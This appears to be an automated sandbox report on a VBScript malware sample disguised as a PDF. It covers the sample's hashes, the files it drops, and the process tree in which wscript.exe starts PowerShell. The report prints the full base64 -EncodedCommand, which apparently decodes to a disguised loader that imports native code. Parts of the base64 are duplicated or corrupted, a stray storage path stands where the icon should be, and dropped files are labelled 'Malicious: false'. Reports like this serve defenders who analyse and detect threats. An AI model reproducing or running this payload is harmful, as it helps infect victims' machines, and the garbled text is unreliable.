SHA-256:	C8A3ACFD09130D010F14F12DCEDB11A535F0CFF61B86A9EE0D6B524E6A55FCA1
SHA-512:	D22211B4B3B7029D63CE96C2B5DED3CD9B5332F7446D109B2B9588D8BB525496812143BA59E1FF898972ACC86DF1136A3D44EBEF024F825FC747B31077BDEF A
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.0.cs"

C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.dll	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.265178097200224
Encrypted:	false
SSDEEP:	48:6NKIm4L9k7zqbiUcjaceNJ7U1Uf1ulda3RqK:4mEOeHozHvK7
MD5:	BDE0A74665E6E80624CD58A53D7A3B73
SHA1:	72B994DAE7F36145D546C5DBA9A5DA1E2C789069
SHA-256:	F92B9C20A23B6AD7B7FAFA196816023056AADC941D9753DB17D9918E324FF3F1
SHA-512:	820C04E2127B97B34C746BD0B2870690EFAD3964248091301DB6F61F98FFC38F1D7088ED4CC010F7DD6210D2FDBED599D6A8D00C807E8D78EA99738C07AF13 E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...ho}b.....!.....%... ...@..... ....@.....\%..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....%.....H.....P .....BSJB.....v4.0.30319.....l.....#~..l.....#Strings.....#US.....#GUI D.....p...#Blob.....G5.....%3.....3.,.....m.....m..... :..... E..... J..... b.!..... g.+.....s..... {..... ..s.....{.....

C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.out	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	879
Entropy (8bit):	5.303346583830233
Encrypted:	false
SSDEEP:	24:Kwqd3ka6KgiULEviU2KaM5DqBVKVrdFAMBJTH:xika67DEveKxDcVKdBJj
MD5:	6020EB7D0DD4DA84EC4EC4C6B1F94F44
SHA1:	DC98EF1DFDAC6A796689FB55A706643BACBF5939
SHA-256:	0F2441D62D336252CACCB2B7BA1164D161BAE35500571BFF85D35792D6176882
SHA-512:	74BE1AAE833E9B04DB6782E0947271CE2A5557AC54A3EB76538C87961CB45DB3EA327F0E748001450E760D095BA9C8D3D2184C0219A1042CF1764DEAD3FB49A 0
Malicious:	false
Preview:	.C:\Users\user\Desktop> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC _MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\L ocal\Temp\wwh3pdnv\wwh3pdnv.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Fra mework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming l anguage, see http://go.microsoft.com/fwlink/?LinkID=533240....

Static File Info

General

File type:	ASCII text, with very long lines, with CRLF line terminators
Entropy (8bit):	4.492131037575922
TrID:	• Visual Basic Script (13500/0) 100.00%
File name:	doc_65398086_4190362045539.pdf.vbs
File size:	256454
MD5:	2fc6f3477035823ff7864187b5b2a5cc
SHA1:	8e6db7c18a5725e795d7421baf84cae637fbcc53
SHA256:	74e1b9fa91b0840706b7418b8604d76efab886fec1704b8810ad389aa6a9cb9b
SHA512:	5ae7e5d61f11123fe67841c99046ddad5f8b710a3054943c87acd53ed8438eb41fcf2a913f255e5dae3ea2aef1ce5373fe35897a0ee129b6471c2c11128e2ea7
SSDEEP:	3072:JZ4QJqxguxSEbvyZItIzvQd9EBHBD2WUZ0EZkBY42AjaNBQUkll0Z:JZ4GIgubKTcE2W+QY5jrQjllk
TLSH:	C6449B9182B1AFC891F93EDFCB0E8621B2409E65D3D7F1585AE110BD7FDB2E95306290
File Content Preview:	'Glanduli Tostprogra Spoor4 Altf horologi Beziq1 LITURGY driftsp GROVELLERS OBJURGATO SIPHUNCULU Definers4 skreknivho Badutspri Lote Pleuro spydspid Appl FLAMBERE BLATTOIDB Piete Nonsolub7 pale OSTRAC Farveat2 Stablev4 Skrkrom9 Donnerdse ..'BLOD Paikbi OB

File Icon


Icon Hash:	e8d69ece869a9ec4

Network Behavior

No network behavior found

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 7096, Parent PID: 3808

General

Target ID:	0
Start time:	13:31:38
Start date:	12/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\doc_65398086_4190362045539.pdf.vbs"
Imagebase:	0x7ff634c70000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **5504**, Parent PID: **7096**

General

Target ID:	14
Start time:	13:34:12
Start date:	12/05/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand "IwBJAG4AcwB0AHIAdQA5ACAAUwBCAEUAVQBSAFQARQBS AE4ARQAgAFMAbABhAG4AIABTAHAAbwBuAHQAYQBuADcAIABVAE4AQwBBAEwATAAgAGUAbQBiAG8AIAByAGUAaQB0ACAAVABhAHIAcABhAHAAZQ AgAHUAZwBpAGYAdABlAHMAZAAgAEIAQQBDAEsAUwBUAEEASQBSACAAZQBnAG8AaQB0AHkAaAAgAFMAbQBlAGQAIABVAFIATwBHAE UATgAgAHYAYQBzAG8AcgByAGgAYQBwACAAQQBtAGUAdABsAG8AIABQAEEAUgBBAFAASABSAEEAUwBUACAASwByAHkAbQBtAGUAbA BsAG8AYwAyACAASQBOAFQARQBSAFMAUABJAFIAIABVAG4AcwBxAHUAZQA2ACAAagBhAGMAbwBiAGkAdABpAHMAIABQAEgATwBOAE 8AUABIACAAQQBiAHMAYwBvAG4AZABlAHIAcwA3ACAAQwBoAGkAawBpAHQAYQBvAHAAcwAgAFMASwBZAEcARwAgAEQATwBNAE0ARQ BEAEEARwBTACAAbgBvAG4AYQBzAHMAaQBzAHQAYQAgAEEAcgBjAGgAYwBoAGUAIAB0AHYAaQB2ACAASwBhAHAAcgBpAGYAbwBsAG kAIABGAGkAbgBhAG4AcwB0AGkAIAANAAoAIwBUAHIAaQBwAHAAZQB0AHMAIABNAGwAawBlADIAIABuAG8AbgBlAHgAcABsAG8AcgAgAEYATwBM AEsARQBDAEUAIABBAHIAdgBlAGYAbABnAGUAIABGAEEAUwBUAFAAUgBJAFMAUwBZACAASABvAGcAZwB3ADYAIABSAGUAcABlAHQANAAgAEgAQQ BMAFYATwBOAEsATABFACAAQQByAGIAZQBqAGQAcwAgAFAATABPAFQAVABFAFIAIABUAHMAZQBkACADQAKACMARAB5AG4AYQBtAG kAawBrAGUAbgA3ACAAUwBUAEsAWQBTAFQAVAAgAEgAeQBkAHIAbwBuAGkAdAA1ACAAcgBlAGQAaQBzAHQAcgBpACAAbQBlAHIAaQBjAGEAcgAg AHYAaQBwAHAAIABGAGEAYgByADEAIABGAEwATwBWAE0AQQAgAEEAQQBOAEQAUwBIAE8AIABTAHQAYQBhAGwAcwB0AHUAIABKAEUA UwBVAEkAIABUAGEAbgBhACAAQwBvAG0AbQBvACAARwB1AGEAcABpAG4AbwAgAFMAeQBuAGsAcgBvAG4ANwAgAGQAZQB2AGwAaQBu AHIAZQB0ACAATwBtAHMAdABuAGkAbgBnAHMAZwAgAFIAZQBzAGUAMgAgAG0AZQB0AHIAbwBsAG8AIABTAFUARwBFAE4ARQBLAEQAQgBPACAAUw B2AGkAcgBwAGUAdABzAHUAbQAxACAAaAB5AGQAcgBhAHQAZQByACAATwBCAFMARQBSAFYAQQAgAFQARQBNAFAAQQBOAEEAIABWAE kASwBJAE4ARwBFAFIAIAB1AHAAcgBpAHYAZQBlAGsAcwAgAGgAZQBhAHIAdABiACAARQBtAGIAZQBkACAAVQBOAEEAUwBTAEUATgAgAE8AUABL AEwAQQAgAGUAZQBiAHIAZQBlAHIAZQAgAFAAaQBjAHIAaQB0AGkAYwAzACAADQAKACMARQBFAEwASQBFAFMAVAAgAEMAcgB5AHMA dABhAGwAbwBnADEAIABEAFUAUwBJAE4ATQBFACAASQBuAGQAaQB2ADgAIAB1AGQAcwBrAHIAaQBmAHQAcwBwACAAVABlAGsAbgBvAGsAcgBhAD EAIAB0AHkAbgBkAHQAZgAgAEUAbABlAHYAdABpAG0AZQA2ACAAZAB5AGsAcwB2ACAAYgBvAG4AYgBvAG4AZQByAHMAIABhAG4AdABpAGMAYQBw AGkAdAAgAHUAbgBkAGUAcgAgAHYAaQBlAHIAIABZAEQARQBSAFAAIABLAGwAYgBlAGIAYQBhAG4AZAA5ACAAVgBpAHAAcwB0ADQAIABNAGEAeA BpAG0AbwBuACAAQQBwAHAAcgBhAGkAcwBlADQAIABBAFIAVABJAEcARQBSACAADQAKACMAVQBEAFMASwBSAEkARABOACAAegBpAH QAYQBzACAAcwBwAGEAbgBrACAAVABpAHAAcABlAHIAaABvADYAIABzAGMAcgBvAGwAIABGAG4AaQBzAHIAIABGAFIAQQBTAEkARwBFACAAZABp AGUAdABpAGMAaQBhACAAaABhAGEAbgAgAFMAcABhAGEAbQBuAGQAcwAxACAAcwBlAHIAdgBpACAATABlAGQAcwBhAGcAZQBtAHUAIABVAG4AZA BlAHIAawBlAG4AZAB0ADcAIABTAGEAbgBkAHAANAAgAGsAYQBwAHMAbABlAHIAYgBhAHMAIABkAGkAcwByACAAUABSAE8AUAAgAHIAbwBzAHMA ZQAgAEYAbwByAGsAbABhADkAIAANAAoAIwBUAHIAYQBuAHMAaQBzAHQAbwByADEAIABXAEEAUgBEACAARABvAG0AcwBmAG8AMwAgAEIAQQBKAE EARABTAEUATgAgAEsAQQBSAEEASwBUAEUAUgBCACAAYwBoAGwAbwAgAEkAcwBvAGMAIABPAHIAbwBuAHQAaQB1AG0AMwAgAEUAcQ B1AGkAcABwAGUANwAgAEUAcABpAGcAcgBhAG0AcgAgAE0AYQB0AHQAaQBzAHAAdQAgAFMAaABvAHAAcABpAG4AZwBlACAAUgBFAF QASQAgAEQARQBPAFIAUwBVAE0AVgAgAGEAbABtAHUAIABHAHIAYQB2AGgAdQAgAEYAbwByAHMAZwA4ACAAVABIAEkAUgAgAEwASQ BUAE8ARwBSAEEARgBSAEEAIABTAHQAcgBhACAAZABpAHMAdAByAGkAIABTAFAATABJAEMARQBBAEIAIABnAHIAaQB0AG0AZQBkAGkAIABsAHMA ZQBhAGQAZwBhACAASwBBAFQAQQBQAFUAIABtAGEAbgBpACAAUABhAHIAZQBuAHQAaABsAHIAYQB0ADYAIABSAE EAQgBBAFQAIABNAGkAcwBkAGUAcwBjAHIAaQBiACAAUABFAE4AUwBJACAAVABhAG0AcgBhADgAIABQAFIAVgBFAEwAUwAgAA0ACgAjAFQAbwBi AGEAbgB0AGkAaAA1ACAAcABvAHQAbwByAG8AbwBzAGkAawAgAEQAbwByAHMAbwBpAG4AdAAgAEAbgBmAGEAIABRAHUAYQBkAHIAaQByAGUAIA BrAGkAbABvAHYAYQByAGUAIABCAEwAQQBOAEsATABBAEsAUwAgAEgAQQBGAEYAIABUAHIAYQBlAGsAdgBvAGcAbgBlACAAUwBJAEcATgAgAFIA ZQBzAGMAaQAgAHAAYQBuAHQAZQBuAGQAZQBzAGEAIABSAGEAZABpAGEAbABnAGEAZAAzACAAZQBtAGIAcgBvAGkAZABlAHIAIABUAG8AbAByAG UAcgAxACAATABlAHYAaQBnAGEAIABTAGsAcgB1ADUAIABBAGYAbABhAGQAZQBlAG4AIABVAG4AZwBsAGEAOQAgAEEAZQByAG8AcwBvAGwAZQQAz ACAADQAKACMAQQBmAHIAaQBrAGEAbgBkAGUAIABNAGUAZABsADQAIABvAGIAcwB0ACAAYQBuAHMAdABkAGUAIABhAGMAYwBlAGwA ZQByAGEAdABpACAAcwBpAGwAaQBjACAASQBuAGQAZQBrAGwAMwAgAEsAbgBlAGIAbABpAG4AZwBlACAATgBvAHQAbwBkAG8AbgAgAFAAYQBjAH UAbgBvAG4AcwAgAEIAYQByAGkAdQBtAG0AIABVAG4AZABlADYAIABwAG8AbABhACAAYgBvAG8AYgBvAG8AcwBoAGEAIABEAGUAeAB0AHIAbwBy AG8AdAAgAFQAYQB3AGkAZQBvAHAAZQByAGEAIABDAHIAZQBzAHMAeQByAHUAdABzACAAVABlAHgAdAB1AGkAcwB0AGIANgAgAE0AYQB6AGgAIA BNAGkAYwByACAAZABpAGYAZgBlAHIAZQBuAGMAIABOAE8AtgBTAEMASABJAFMAIABJAG4AbwBoAGUAcwA2ACAASABJAEwARABJAE0ASQBUAEEA IABNAGUAdABhAGkAbgAgAEAbgB0AGkAYwB5ACAADQAKACMARQBwAGkAbABkAG8AZABlAGMAIABVAHAAYgBsAG8AdwBwAGgAeQBs ACAAcAByAGUAdABpAGUAYQB0ACAAcgBlAGEAYwBjACAAWQBlAGwAbABvAHcAIABzAHUAYgBzAHQAcgBhAGMAdABpAG8AbgAgAFIA BUACAAVAByAGUAcwB0AGwAZQBmAHIAYQAgAA0ACgAjAHAAcgBlAGUAeAB0AGkAIABTAFIASQBOAFQARQAgAFMAawBhAG0AZgBpAGwAMwAgAEgA YQBsAGsAYQBoAHMAbQBpAGQAIABBAGwAZQBiAGUAbgAgAHQAZQBsAGUAZgBvAG4AIABTAGEAYQB0AGUAcgBwAGEAbAAgAFQAVwBF AE4AIABEAHIAdABvAHMANgAgAFIARQBNAE8AIABBAE0AUABIAEkAQwAgAA0ACgAjAEIAcgBvAHYANAAgAEIAYQBnAHAAZQByAHIAbwBuACAAUw BIAEEARABPAFcATABJAEsARQAgAE0AbwBlAHUAcgBzAGYAbAAgAFUAcwBhAG4AZABoAGUANQAgAFMAdABpAGYAdABzAGYAcgAgAFMAZQBwAGkA bwBuAG8AcABmADIAIABTAHQAZQBuAGcAYQBsAGwAZQBuADUAIABUAHYAaQB2ADkAIAB2AGkAYQBsAG0AYQBrAGUAIABBAHIAYgBlAGAAAUgBlAH AAaQBsADkAIABBAHUAdABoAHYAIABCAGwAZQBhADgAIABGAG8AdABvADYAIABiAGEAbgBrAGQAaQByAGUAIABPAGUAZABlADEAIABwAHUAeQBh AGwAIABEAGUAcAByAGUAcwAzACAAQwBBAE4ATgAgAA0ACgAjAFUAbgBkAGUAcgAgAFYAaQBzAGsAZQBpADgAIABTAGUAeABpAHYAYQBsAGUAbg BjACAAUAB1AG4AZABpACAAawByAGEAdgBtAGUAIABEAGUAYwBhAGwAYwAgAEcAbwBsAGQAYwB1AHAAIABJAG0AcABlADEAIABVAEQAUABFAEcA RQBTAE8AUABTACAAdABpAG4AcwB5AGsAbwAgAGUAcwBzAGUAbgB0AGkAYQAgAFMAdABvAHIAaAAzACAAVgBpAHIAawBzAG8AbQAgAE8ASwBBAF AASQBTAFMAVABSAEkAIABNAG8AbgBlAHQAaQB0AGUANwAgAFMAWQBSAEkATgBTAEUATgBTACAASwBvAG4AZgB1AHMAaQBvAG4AZQ A5ACAAVABvAG0AZQByAHcAaABlAGUAbAAzACAASABBAFYARQBOAEUAUgBTAEgAIABCAHIAYQBpACAADQAKACMASwBPAE4ARgBJAF QAVQBSAEUAIABGAG8AbwB0AGgAbwBsAGQAIABCAEkATABCAE8AUQBVAEUAVAAgAFMAaABpAGYAdABhAGIAbABlADkAIABPAHUAdABzACAAdgBl AG4AcwB0AHIAZQBsAGkAIABGAEwAQQBEAFMAWQBOACAARwBFAE4ARQBSAEEATABTACAAUwBOAE8ARwBFAFMAIABNAEkAVABVAE8A UABTAFQAIABTAEkARABUACAAVABvAG8AbABkAGQAIABDAGEAcgBkAGkAIABtAGUAbgBzACAAcgBuAG4AZQBiAG8AIABYAFgAWABWAEkAIABhAG QAZABzAHQAbwBsACAAcABhAHIAYgAgAFMAYQBsAG0AIABIAFkATABBAEcAWQAgAFQAaQBsAHMAbgBpAGcAZQA5ACAARABvAHUAYwBlAHAAZQAx ACAAUgBhAHIAZQBmAGkAMwAgAFAAbwBzAHMAIABOAG8AbgBhAHIAeQBvAHAAdAAgAFAAaABvAHUAYwBlAGEAZABpACAATQBlAGQA YQAyACAAZQBxAHUAaQBuAG8AeAAgAEEATQBCAFUATABBAFQASQAgAEEATABHAEUAQgBSAEEAIABJAG4AdAByAGEAbgBzACAADQAK ACMAVwBPAE8ARABSACAATQBpAG4AaQAgAEYAbwByAGgAaQBuACAAVgBsAGcAZQByAG4AZQBjAG8AIABSAEEAVABBACAAdgB1AGwA cABpACAATwBtAHYAdQByAGQAZQByAGkAIABPAEIAUwBFAFIAVgBBAFQASQAgAFQAdQBiAGIAZQByAG8AIABUAHkAcAB4AHIAbAAG QAZABzAHQAbwBsACAAcABhAHIAYgAgAFMAYQBsAG0AIABIAFkATABBAEcAWQAgAFQAaQBsAHMAbgBpAGcAZQA5ACAARABvAHUAYwBlAHAAZQAx ACAAUgBhAHIAZQBmAGkAMwAgAFAAbwBzAHMAIABOAG8AbgBhAHIAeQBvAHAAdAAgAFAAaABvAHUAYwBlAGEAZABpACAATQBlAGQA YQAyACAAZQBxAHUAaQBuAG8AeAAgAEEATABHAEUAQgBSAEEAIABJAG4AdAByAGEAbgBzACAADQAK ACMAVwBPAE8ARABSACAATQBpAG4AaQAgAEYAbwByAGgAaQBuACAAVgBsAGcAZQByAG4AZQBjAG8AIABSAEEAVABBACAAdgB1AGwA cABpACAATwBtAHYAdQByAGQAZQByAGkAIABPAEIAUwBFAFIAVgBBAFQASQAgAFQAdQBiAGIAZQByAG8AIABUAHkAcAB4AHIAbAAG

AASQBQAEUASQBDACAAZwByAHUAbgBkACAAZgByAHkAcwAgAG4AbwBuAGwAYQByAGMAZQBuAG8AIAB0AGkAdABvACAAUwBjAGUAbgBhAHIAaQBl
AHQAZQAgAFAAYQByAGEAcAByADMAIABBAGQAcwBjADcAIABTAFQAUgBBAEYAVQBEACAATgBlAGQAcgBhAGsAawAgAE0AQQBJAEwA
QQBCAEkATABJACAAUwBtAGEAYQBsAGkAZwBoACAAUwBLAEUASABFAEoAUgBFACAAQQBmAGcAYQBuAGcAcwAgAEIARQBBAFIARABF
ACAAQgBFAE4ARwAgAGYAZQBkAGUAcgBhAGMAIABrAGwAZABlAGIAcgBzAHQAIAB2AG8AdgBzACAADQAKACMAYgBhAHIAbwBtACAATAB1AGYAdA
BmAGEAcgB0ADMAIAB0AGUAbABlAHMAIABDAEgAQQBMAE8AIABVAG4AaQBmAGkAZQBzAHMAYQAgAFMAawByAGEAYQBwAGEAIABVAG
4AYQBkACAAbgBhAHMAYQBsAGkAIABsAGEAdQBnAGUAIABGAG8AcgB2AGEAcwBrADQAIABCAGEAdABhAHQAZQByAG4AZQBvADcAIAANAAoAIwBQ
AEEAVQBDAEkAIABmAG8AcgBoAG8AZQAgAEQAaQBzAHIAbwAgAEQAZQBiAG8AdQBjAGgAbQBlADkAIABUAGUAbABlADIAIABDAG8AbABsAHUAZA
BlAGIAbwBhADQAIABDAEUATABJAE8AUwBDAEgAIABUAGkAbABrAGUAbgBkAHQAIABBAHAAaABvAHIAIABDAG8AbQBiAGkAbgBkAGQAbwBwACAA
RABJAFMAUABFAFIAUwBJAE8ATgAgAEsAbwBuAHQAaQBuAHUAYQB0AGkAMgAgAFUAbgBjAGwAZQByAGsAbABpADIAIABGAFUATABEAFQASQBEAC
AAVABvAHgAbwB0ADYAIABSAGEAbgBrAG4AZQBzAHMAIABNAG8AbgBvAHQAeQBwADYAIABOAGUAdQByAG8ANAAgAG4AZQB1AHIAbwBwAGgAaQBs
ACAAaABlAGwAcwB0AGUAbgBzACAAUwBUAFIAQQBQAE4ASQBOACAASAB1AGQAZQAzACAATwBFAFYAUgBFACAADQAKACMAdABvAG0A
YwAgAEsATwBOAEYATwBSAE0AIABDAGkAdAByAG8AbgBwAHIAZQBzACAAUABvAHMAaQB0AGkAdgBlAGwAeQAgAEgARQBNAE8ATQAg
AFMAawBnAHAAOQAgAHMAcAByAG8AZwB1ACAAQQBuAHQAaQBtACAAUwBOAE8ATwBQAEUAUgAgAEkAcwBvAHQAZQByAGUAaQA3ACAA
QwBVAFIATABJAEUAVwBVAFIATAAgAGYAYQBnAHMAIAANAAoAIwBBAEYAVABFACAARAByAGUAagBlACAAQgBpAGYAYQBuAGcAcwB0AG0AYQAgAE
kAcgByAGUAYwBvAGcAbgA0ACAAQwBCAEMATQBTAE0AVQBEACAAcwBzAG8AbgBzAHYAaQBuACAAUgBhAG4AZAAyACAAVgBlAGQAZQ
ByAGgAZgB0AGkAMwAgAG4AbwBuAGEAbgBhAGwAbwAgAGMAZQByAHUAbABlAGkAdAAgAEQAZwBuAGMAZQBuACAAYQByAHQAaABlAC
AARgBpAG4AYQBuAHMAIABGAHIAdQBlAGYAcgBhAGsAIABQAEEATABNAEUAQgAgAFMAYQBhAG0AYQBzAGsAIABPAHAAdABhAG4AdABlACAATABv
AGMAaABpAG8AcwAgAFMAZQBqAHIAcwBmAGEAbgBlADcAIABGAHIAbwBuAHQAaQBuAGcAbAA3ACAAUABPAEsAQQBMACAARABJAE4A
QgAgAGQAaQBzAHMAIAB2AGEAdABmACAAVABhAHIAegBhAG4AdQA3ACAAZQBsAGUAYwB0AHIAbwBnAGEAIABWAEkAWgBBAFIARAAgAGkAbgB0AG
UAIABBAG4AdgBlAG4AIABDAGEAdABlAGMAaABpADcAIAANAAoAIwBEAFIATwBTAFMARQBMAEsAIABGAEEAUgBWAEUASABBAE4ARABMACAAVABF
AEsAUwBUAEIARQBIAEEAIABTAHAAZQBkAGkAdAA3ACAARwBlAHMAdAB1AHIAYQBwADgAIABCAHIAZQBlAGMAaABlAGQAYgBvADcAIABkAGkAcw
BzAGUAbgB0ACAASABJAE4ARwBFACAASwBPAE4ARABJAEMAWQBLAEwARQAgAHQAYQBuAGsAIABmAGEAZwBvAHQAdABlACAAVgB1AG
wAdAB1AHIAbwB1AHMAIABLAG8AaABsAGEAbgAzACAAVAByAGkAdQBtACAAQgBPAFMAUwBBAEcARQAgAGsAYQB0AGEAcwB0AHIAbwAgAE0AbwB6
AGEAbQBiADUAIAB0AHUAbgBpAG4AZwBzAHMAdAAgAEEAYwBmAHQAbQAgAEIAYQBrAGsAZQBuAGIAYQByADYAIABhAGYAcwB0ACAA
QQBmAHMAdABuAGkAbgBnACAAQgByAG8AYgB1AGUANgAgAFMAYQBwAHAAaAAgAA0ACgAjAFMAQwBMAEUAIABHAFIAQQBOAEkAVABU
AEUAUgBOACAATQBhAG4AYQBuAGUANgAgAEUAbQBwAHIAaQBzAGUAcABhADYAIAB1AHIAdQBnAHUAYQAgAFMAbQBhAGEAOAAgAE4A
bwBuAHAAYQBwAGkAcwA0ACAASwBMAEEAUwBTAEkAIABzAHYAYQBnAGgAIAANAAoAIwBPAFYARQBSAE4ASQAgAHMAdABlAHIAIABUAEUASQBJAE
QAQQBFACAAVQBOAEcAVABKAEUATgAgAEMAbwBuAHQAcgBhAGMAdABpAHYAIAB1AG4AZQBxAHUAaQB0AGEAIABHAGEAcwBwAGEAIA
BaAE8ATwBNAEUAQwBIAEEAIABPAFYARQBSAFAATwBQAFUATABBAPACAAQwBFAFIAVAAgAEwAaQBxAGYAcgBhAHAAMgAgAEkATQBQAF
IATwBWACAAagBhAGMAdAB1AHIAYQBzAGsAIABTAGwAbwB3AGMAbwBhAGMAIABCAEwAQQBEAFMAWQBTACAAdQBuAGMAbABhAHMAcA
AgAEsAQQBHAEUASwAgAFMARQBNAE0ARQBTAFMASwBPAFIAIABWAE8ATABBDAEEATgBJAFoAIABhAG4AdABpAHMAIABLAG8AbgB0AG8AcgA2ACAA
QgBVAFQASQBLAFMAQwBFAE4AIABTAGgAbwB1AGwAZAA0ACAATQBpAGwAagBhAGQAbQBpADIAIABVAHIAZQBkAGkAbgBvADEAIABnAGEAbABsAG
8AbgBzAHQAIAANAAoAIwBBAEYASwBBACAAUwBUAFkAUgBJAE4ARwBTAE0ASQAgAFUAbgBpAHYAZQByAHMANQAgAE0AYQBpAG4Adg
BpAGMAawBpADYAIABCAEwATwBLAEgAIABHAEUASgBMAEUAUgBPAFMAUwAgAGIAaQBzAHMAZQAgAFUAZABoAHUAbAAgAEsAbAB1AG
4AawB2AGkAcAAyACAAUwB0AHIAdQB0AGgAYgByADEAIAB2AGUAcgBzACAATwBSAEkARwBJAE4AQQBMAEYAUgAgAE0AYQBuAGkAMwAgAE8AdQB0
AHIAaQBiAGIANgAgAA0ACgAjAG0AZQBqAGUAdABjAGgAYQAgAFMAaQBrAGsAIABrAGUAcgBuAGUAbABsAGkAbgAgAEIAaQBiAGwAaQBvAGcAcg
AgAEcAYQBkAGUAaAAgAHMAbQBvAGsAIABCAGEAcgBmAG8AZABlAGQAZQBzADgAIAByAGUAdAB1AHIAbgBlAHIAaQBuACAAUwBjAGEAcABlAGwA
ZQBzAHMAIABzAHEAdQBhAGwAIABLAG8AbgBmAG8AMQAgAEcATABBAFQASQAgAFIAaQBnAGUAdABzAGYAYQByADUAIABPAEIAUwBFAFIAVgBBAC
AAQQBsAGkAbQBlAG4AdABhAHQAIAANAAoAIwBHAGUAbgBuACAAUABhAG4AZAAgAEcATwBMAEQARQBOAFcASQBOAEcAIABSAGUAZA
BuAGkAbgBnAHMAaABvACAAVQBEAEYAUgBJAEUATAAgAEIAZQBhAHIAYQBiAGkAbABpACAATQBlAGQAbAAgAFQAZQBtAHAAbwBlAHIAcwBmAGkA
IABTAHAAaQByAGkAdAB1AHMANQAgAHMAdAByAGEAbgAgAEYATABBAFAAUABZAEQAIAB1AG4AYQBhAGQAaQBnAHQAIABNAEEAUwBL
AEUAUABSACAAQgBlAHMAdgBlAGcAbwAgAEwAagB0AG4AIABIAHkAcwB0AHIAIABwAGEAdABlAG4AdAByAGUAdAAgAFQAaQBkAHMAZgAzACAAdA
BvAHIAaQBkACAAbABpAGwAYQBwAGwAZQBhAGMAaAAgAFMAYwBoAG8AbwBkADYAIABUAG8AaQBsAGUAOQAgAE8AcABzAHUAbQBtAG
UAcgBlADgAIABTAGMAaQByADMAIABIAHkAZAByAG8AcgBoAGkAegBhACAAVQBOAEQAUwBJAEcAIABHAFUATgBKAEIAUgBBACAASQByAGUAdAB0
AGUAcwB0AHQAZQA3ACAADQAKACMAVQBOAEEAUABQAFIAIABNAEkATgBFACAAUABhAGkAbgAgAEYATwBSAFUAIABQAFIARQBTAEUA
UgBWACAAYgBhAGcAcwB0AHIAYgAgAFUAbgBuAGEAcgBjACAAdQBuAGkAbQBwAHUAZwBuAGUAIABMAGEAbgBkAGUAagBlAG4AZABvACAAVAByAG
8AbABBkAGUAcgA4ACAATwBwAGIAeQAgAEUATgBUAFIARQBEAFIAIABMAG4AZwBvAGQAdABnAHIAZQAgAE0AQQBSAFIAWQAgAHYAZwB0AGYAIABD
AGwAbwB0AHUAcgBpAG4ANwAgAHMAbAB5AG4AZwBlAGwAcwB0AHIAIAANAAoADQAKAA0ACgBBAGQAZAAtAFQAeQBwAGUAIAAtAFQA
eQBwAGUARABlAGYAaQBuAGkAdABpAG8AbgAgAEAAIgANAAoAdQBzAGkAbgBnACAAUwB5AHMAdABlAG0AOwANAAoAdQBzAGkAbgBnACAAUwB5AH
MAdABlAG0ALgBSAHUAbgB0AGkAbQBlAC4ASQBuAHQAZQByAG8AcABTAGUAcgB2AGkAYwBlAHMAOwANAAoAcAB1AGIAbABpAGMAIABzAHQAYQB0
AGkAYwAgAGMAbABhAHMAcwAgAFIATwBUAEEAVABJAE8ATgBGAE8AMQANAAoAewANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIA
ZwBkAGkAMwAyACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAARQBuAHUAbQBGAG
